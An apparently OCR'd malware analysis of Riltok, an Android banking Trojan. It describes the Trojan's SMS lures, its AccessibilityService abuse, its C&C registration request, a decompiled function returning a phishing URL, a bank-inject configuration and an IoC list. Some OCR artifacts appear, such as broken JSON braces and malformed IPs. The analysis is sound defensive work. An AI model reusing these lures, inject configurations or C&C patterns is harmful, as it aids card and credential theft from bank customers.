
Riltok mobile Trojan: A banker with global reach


securelist.com/mobile-banker-riltok/91374/



Authors

Expert Tatyana Shishkova

Riltok is one of numerous families of mobile banking Trojans with standard (for such malware) functions and distribution methods. Originally intended to target the Russian audience, the banker was later adapted, with minimal modifications, for the European “market.” The bulk of its victims (more than 90%) reside in Russia, with France in second place (4%). Third place is shared by Italy, Ukraine, and the United Kingdom.



Geographic spread of the Riltok banking Trojan

We first detected members of this family back in March 2018. Like many other bankers, they were disguised as apps for popular free ad services in Russia. The malware was distributed from infected devices via SMS in the form “%USERNAME%, I’ll buy under a secure transaction. youlabuy[.]ru/7*****3” or “%USERNAME%, accept 25,000 on Youla youla-protect[.]ru/4*****7”, containing a link to download the Trojan. Other samples were also noticed, posing as a client of a ticket-finding service or as an app store for Android.

It was late 2018 when Riltok climbed onto the international stage. The cybercriminals behind it kept the same masking and distribution methods, using names and icons imitating those of popular free ad services.

Icons most frequently used by the Trojan: Avito, Youla, Gumtree, Leboncoin, Subito

In November 2018, a version of the Trojan for the English market appeared in the shape of Gumtree.apk. The SMS message with a link to a banker looked as follows: “%USERNAME%, i send you prepayment gumtree[.]cc/3*****1”.

Italian (Subito.apk) and French (Leboncoin.apk) versions appeared shortly afterwards in January 2019. The messages looked as follows:


- “%USERNAME%, ti ho inviato il soldi sul subito subito-a[.]pw/6*****5” (It.)
- “% USERNAME%, ti ho inviato il pagamento subitop[.]pw/4*****7” (It.)
- “%USERNAME%, je vous ai envoyé un prepaiement m-leboncoin[.]top/7*****3” (Fr.)
- “%USERNAME%, j’ai fait l’avance (suivi d’un lien): leboncoin-le[.]com/8*****9” (Fr.)


Let’s take a more detailed look at how this banking Trojan works.

Infection


The user receives an SMS with a malicious link pointing to a fake website simulating a popular free ad service. There, they are prompted to download a new version of the mobile app, under which guise the Trojan is hidden. To be installed, it needs the victim to allow installation of apps from unknown sources in the device settings.

During installation, Riltok asks the user for permission to use special features in AccessibilityService by displaying a fake warning:





If the user ignores or declines the request, the window keeps opening *ad infinitum*. After obtaining the desired rights, the Trojan sets itself as the default SMS app (by independently clicking **Yes** in AccessibilityService), before vanishing from the device screen.



After enabling AccessibilityService, the malware sets itself as the default SMS app

Now installed and having obtained the necessary permissions from the user, Riltok contacts its C&C server.

In later versions, when it starts, the Trojan additionally opens a phishing site in the browser that simulates a free ad service so as to dupe the user into entering their login credentials and bank card details. The entered data is forwarded to the cybercriminals.

Phishing page from the French version of the Trojan

Communication with C&C

Riltok actively communicates with its C&C server. First off, it registers the infected device in the administrative panel by sending a GET request to the relative address *gate.php* (in later versions *gating.php*) with the *ID* (device identifier generated by the *setPsuedoID* function in a pseudo-random way based on the device IMEI) and *screen* (shows if the device is active, possible values are “on”, “off”, “none”) parameters.

```
GET /relise2319/gate.php?ID=837346452110147553&screen=on HTTP/1.1
```

Then, using POST requests to the relative address *report.php*, it sends data about the device (IMEI, phone number, country, mobile operator, phone model, availability of root rights, OS version), list of contacts, list of installed apps, incoming SMS, and other information. From the server, the Trojan receives commands (for example, to send SMS) and changes in the configuration.

Trojan anatomy

The family was named Riltok after the librealtalk-jni.so library contained in the APK file of the Trojan. The library includes such operations as:

- Get address of cybercriminal C&C server
- Get configuration file with web injects from C&C, as well as default list of injects
- Scan for app package names that generated AccessibilityEvent events in the list of known banking/antivirus/other popular apps
- Set malware as default SMS app
- Get address of the phishing page that opens when the app runs, and others

```
int __cdecl Java_com_abbamoney_Realtalk_getStartWebUrl(int a1)
{
  return (*(int (__cdecl **)(int, const char *))(*(_DWORD *)a1 + 668))(
           a1,
           "http://leboncoin-f.pw/paymentcenter/login.php");
}
```

getStartWebUrl function – get address of phishing page

The configuration file contains a list of injects for mobile banking apps – links to phishing pages matching the mobile banking app used by the user. In most so-called Western versions of the Trojan, the package names in the default configuration file are erased.

```
[
{
"name":"rus",
"type":"window",
"link":"http://185.61.138.37/relise2319/bee/rus/index.php",
"apps":[
{
"check":true,
"package":"ru.simpls.brs2.mobbank"
},
{
"check":true,
"package":"ru.m4bank.rsb"
},
{
"check":true,
"package":"ru.m4bank.rsb.alipay"
},
{
"check":true,
"package":"ru.rsb.prepaid"
}
]
},
{
"name":"openbank",
"type":"window",
"link":"http://185.61.138.37/relise2319/bee/open/index.php",
"apps":[
{
"check":true,
"package":"com.openbank"
},
{
"check":true,
"package":"ru.open.android.konsierge24"
},
{
"check":true,
"package":"com.legionlabs.p2p.open"
}
]
},
{
{
{
{
]
```


Sample configuration file of the Trojan


Through AccessibilityService, the malware monitors AccessibilityEvent events. Depending on which app (package name) generated the event, Riltok can:

- Open a fake Google Play screen requesting bank card details
- Open a fake screen or phishing page in a browser (inject) mimicking the screen of the relevant mobile banking app and requesting user/bank card details
- Minimize the app (for example, antivirus applications or device security settings)

Additionally, the Trojan can hide notifications from certain banking apps.

```
if ( strcmp(v3, "com.android.vending")
  && strcmp(v3, "com.google.android.gm")
  && strcmp(v3, "com.google.android.play.games")
  && strcmp(v3, "com.google.android.apps.plus")
  && strcmp(v3, "com.google.android.music")
  && strcmp(v3, "com.google.android.apps.docs")
  && strcmp(v3, "com.google.android.videos")
  && strcmp(v3, "com.google.android.apps.walletnfcrel")
  && strcmp(v3, "com.avito.android")
  && strcmp(v3, "com.gettaxi.android")
  && strcmp(v3, "ru.yandex.taxi")
  && strcmp(v3, "com.ubercab")
  && strcmp(v3, "com.alibaba.aliexpresshd")
  && strcmp(v3, "ru.ok.android")
  && strcmp(v3, "com.whatsapp")
  && strcmp(v3, "com.viber.voip")
  && strcmp(v3, "org.telegram.messenger")
  && strcmp(v3, "com.instagram.android") )
```

List of package names of apps on events from which the Trojan opens a fake Google Play window (for the Russian version of the Trojan)





Example of Trojan screen overlapping other apps


When bank card details are entered in the fake window, Riltok performs basic validation checks: card validity period, number checksum, CVC length, whether the number is in the denylist sewn into the Trojan code:


```
public boolean isValidCardNumber() {
    boolean v0 = false;
    if(!this.cardNumber.trim().isEmpty() && (this.cardNumber.length() >= 16 && !this.isBlackCard(this.cardNumber))) {
        this.dropLastNumber();
        if((this.addAllNumber() + this.checkDigit) % 10 == 0) {
            v0 = true;
        }
    }

    return v0;
}
```


Вход
Регистрация
Номер карты
0000 0000 0000 0000
Срок действия карты
12
20
Номер телефона
7 903 123 45 67
Далее


Вход
Регистрация
Логин
Пароль
Восстановить логин и пароль
Войти


Введите номер телефона
+7(___)___-__-__
Введите дату рождения
ДД
ММ
ГГГГ
Далее



Examples of phishing pages imitating mobile banks

At the time of writing, the functionality of most of the Western versions of Riltok was somewhat pared down compared to the Russian one. For example, the default configuration file with injects is non-operational, and the malware contains no fake built-in windows requesting bank card details.

Conclusion

Threats are better prevented than cured, so do not follow suspicious links in SMS, and be sure to install apps only from official sources and check what permissions you are granting during installation. As Riltok shows, cybercriminals can apply the same methods of infection to victims in different countries with more or less the same success.

Kaspersky products detect the above-described threat with the verdict Trojan-Banker.AndroidOS.Riltok.

IoCs

C&C

- 100.51.100.00
- 108.62.118.131
- 172.81.134.165
- 172.86.120.207
- 185.212.128.152
- 185.212.128.192
- 185.61.000.108
- 185.61.138.108
- 185.61.138.37
- 188.209.52.101
- 5.206.225.57
- alr992.date
- avito-app.pw
- backfround2.pw

- background1.xyz
- blacksolider93.com
- blass9g087.com
- brekelter2.com
- broplar3hf.xyz
- buy-youla.ru
- cd78cg210xy0.com
- copsoiteess.com
- farmatefc93.org
- firstclinsop.com
- holebrhuhh3.com
- holebrhuhh45.com
- karambga3j.net
- le22999a.pw
- leboncoin-bk.top
- leboncoin-buy.pw
- leboncoin-cz.info
- leboncoin-f.pw
- leboncoin-jp.info
- leboncoin-kp.top
- leboncoin-ny.info
- leboncoin-ql.top
- leboncoin-tr.info
- myyoula.ru
- sell-avito.ru
- sell-youla.ru
- sentel8ju67.com
- subito-li.pw
- subitop.pw
- web-gumtree.com
- whitehousejosh.com
- whitekalgoy3.com
- youlaprotect.ru

Examples of malware

- 0497b6000a7a23e9e9b97472bc2d3799caf49cbbea1627ad4d87ae6e0b7e2a98
- 417fc112cd0610cc8c402742b0baab0a086b5c4164230009e11d34fdeee7d3fa
- 54594edbe9055517da2836199600f682dee07e6b405c6fe4b476627e8d184bfe
- 6e995d68c724f121d43ec2ff59bc4e536192360afa3beaec5646f01094f0b745
- bbc268ca63eeb27e424fec1b3976bab550da304de18e29faff94d9057b1fa25a
- dc3dd9d75120934333496d0a4100252b419ee8fcdab5d74cf343bcb0306c9811
- e3f77ff093f322e139940b33994c5a57ae010b66668668dc4945142a81bcc049

- ebd0a8043434edac261cb25b94f417188a5c0d62b5dd4033f156b890d150a4c5
- f51a27163cb0ddd08caa29d865b9f238848118ba2589626af711330481b352df

- Malware
- Malware Descriptions
- Mobile Malware
- Trojan Banker

Authors

Tatyana Shishkova

Riltok mobile Trojan: A banker with global reach

Your email address will not be published. Required fields are marked *